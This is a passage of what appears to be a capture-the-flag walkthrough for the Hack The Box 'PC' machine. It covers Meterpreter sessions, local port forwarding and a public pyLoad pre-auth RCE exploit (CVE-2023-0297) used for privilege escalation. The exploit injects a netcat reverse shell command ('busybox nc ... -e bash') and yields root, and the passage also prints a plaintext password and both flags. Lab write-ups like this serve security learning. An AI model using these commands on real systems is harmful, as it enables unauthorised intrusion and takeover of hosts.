# Metasploit Command
sessions -u 1
```

Screenshot Evidence



```
msf6 auxiliary(scanner/ssh/ssh_login) > [*] Meterpreter session 2 opened (10.10.14.69:1337 → 10.129.99.76:4

[*] Stopping exploit/multi/handler

msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                    Information            Connection
  --  ----  ----                    -----------            ----------
  1         shell linux             SSH root @             10.10.14.69:45981 → 10.129.99.76:22 (10.129.99.76)
  2         meterpreter x86/linux   sau @ 10.129.99.76     10.10.14.69:1337 → 10.129.99.76:48556 (10.129.99.76)
```




```
meterpreter > shell
Process 2266 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
sau@pc:~$ whoami
whoami
sau
sau@pc:~$ id
id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
sau@pc:~$ hostname
hostname
pc
sau@pc:~$ hostname -I
hostname -I
10.129.99.76 dead:beef::250:56ff:feb0:98e6
sau@pc:~$ |
[HTB] 0:openvpn  1:msf* 2:grpc  3:bash-
```

I was then able to read the user flag

```
# Read user flag
cat ~/user.txt
#RESULTS
6d88b49968cca97512781fb2dcecc7ab
```

Screenshot Evidence



```
sau@pc:~$ cat ~/user.txt
cat ~/user.txt
6d88b49968cca97512781fb2dcecc7ab
sau@pc:~$ |
[HTB] 0:openvpn  1:msf* 2:grpc  3:bash-
```


USER FLAG: 6d88b49968cca97512781fb2dcecc7ab

PrivEsc

In my local enumeration I found port 8000 listening locally

```
# Enumerate local listeners
ss -tunlp
```

Screenshot Evidence




```
sau@pc:~$ ss -tunlp
ss -tunlp
Netid  State   Recv-Q  Send-Q   Local Address:Port    Peer Address:Port Process
udp    UNCONN  0       0        127.0.0.53%lo:53           0.0.0.0:*
udp    UNCONN  0       0              0.0.0.0:68           0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:22           0.0.0.0:*
tcp    LISTEN  0       5            127.0.0.1:8000         0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:9666         0.0.0.0:*
tcp    LISTEN  0       4096     127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       128               [::]:22              [::]:*
tcp    LISTEN  0       4096                 *:50051              *:*
sau@pc:~$ |
[HTB] 0:openvpn  1:msf* 2:grpc  3:bash-
```

I set up a port forward in my Meterpreter session

```
# SSH Way
ssh -L 1090:localhost:8000 sau@10.129.99.76
Password: HereIsYourPassWord1431

# Meterpreter Way
portfwd add -l 1090 -p 8000 -r 127.0.0.1
```


Screenshot Evidence



```
meterpreter > portfwd add -l 1090 -p 8000 -r 127.0.0.1
[*] Forward TCP relay created: (local) :1090 → (remote) 127.0.0.1:8000
meterpreter > portfwd

Active Port Forwards
════════════════════

   Index  Local           Remote        Direction
   ─────  ─────           ──────        ─────────
   1      127.0.0.1:8000  0.0.0.0:1090  Forward

1 total active port forwards.
```

I then was able to access the site in my browser at http://127.0.0.1:1090

Screenshot Evidence



Username
Password
SIGN IN


© 2008-2022 pyLoad Team

Add Package
Paste your links or upload a container.
Name
The name of the package
Links
Add a list of links
Password
Type the package password
Upload a container
File not available
Destination [✓ Queue] Packages

There was no version info on this page but the copyright is for 2022 which may mean something
I found a Pre-auth RCE using searchsploit

```
# Search Exploit DB for vulnerabilities
searchsploit pyload
searchsploit -m python/webapps/51532.py
```


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# searchsploit pyload
──────────────────────────────────────────────────────────────
 Exploit Title
──────────────────────────────────────────────────────────────
PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
──────────────────────────────────────────────────────────────
Shellcodes: No Results

┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# searchsploit -m python/webapps/51532.py
  Exploit: PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51532
     Path: /usr/share/exploitdb/exploits/python/webapps/51532.py
    Codes: CVE-2023-0297
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /root/HTB/Boxes/PC/51532.py
```

Checking the exploit it appears to have been discovered 6/10/2023 which may indicate the application is vulnerable

Screenshot Evidence




```
# Exploit Title: PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
# Date: 06-10-2023
# Credits: bAu @bauh0lz
# Exploit Author: Gabriel Lima (0xGabe)
# Vendor Homepage: https://pyload.net/
# Software Link: https://github.com/pyload/pyload
# Version: 0.5.0
# Tested on: Ubuntu 20.04.6
# CVE: CVE-2023-0297

import requests, argparse

parser = argparse.ArgumentParser()
parser.add_argument('-u', action='store', dest='url', required=True,
parser.add_argument('-c', action='store', dest='cmd', required=True,
```

I attempted to use the exploit as is. It appeared to be successful

```
# Attempt exploit
python3 51532.py -u http://localhost:1090 -c "whoami"
```

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# python3 51532.py -u http://localhost:1090 -c "whoami"
[+] Check if target host is alive: http://localhost:1090
[+] Host up, let's exploit!
[+] The exploit has be executeded in target machine.
```


I attempted to gain a shell using a Metasploit module

```
# Metasploit Way
use multi/handler
set payload generic/shell_reverse_tcp
set LPORT 1337
set LHOST 10.10.14.69
run
```


This gave me the below command to execute which I changed to use python3 instead

```
# Execute reverse shell using exploit
python3 51532.py -u http://127.0.0.1:1090 -c "busybox nc 10.10.14.69 1337 -e bash"
```

Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# python3 51532.py -u http://127.0.0.1:1090 -c "busybox nc 10.10.14.69 1337 -e bash"
[+] Check if target host is alive: http://127.0.0.1:1090
[+] Host up, let's exploit!
```




```
msf6 exploit(multi/handler) > set payload generic/shell_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.69:1337
[*] Command shell session 6 opened (10.10.14.69:1337 → 10.129.99.76:55596) at 2023-10-01 12:29:04 -0400
```

I was then able to read the root flag

```
# Read root flag
cat /root/root.txt
```

Screenshot Evidence



```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@pc:~/.pyload/data# id
id
uid=0(root) gid=0(root) groups=0(root)
root@pc:~/.pyload/data# hostname
hostname
pc
root@pc:~/.pyload/data# hostname -I
hostname -I
10.129.99.76 dead:beef::250:56ff:feb0:98e6
root@pc:~/.pyload/data# cat /root/root.txt
cat /root/root.txt
894d8e6822344f5c062a568e94ad5155
root@pc:~/.pyload/data# 
[HTB] 0:openvpn  1:msf* 2:grpc  3:python3-
```

ROOT FLAG: 894d8e6822344f5c062a568e94ad5155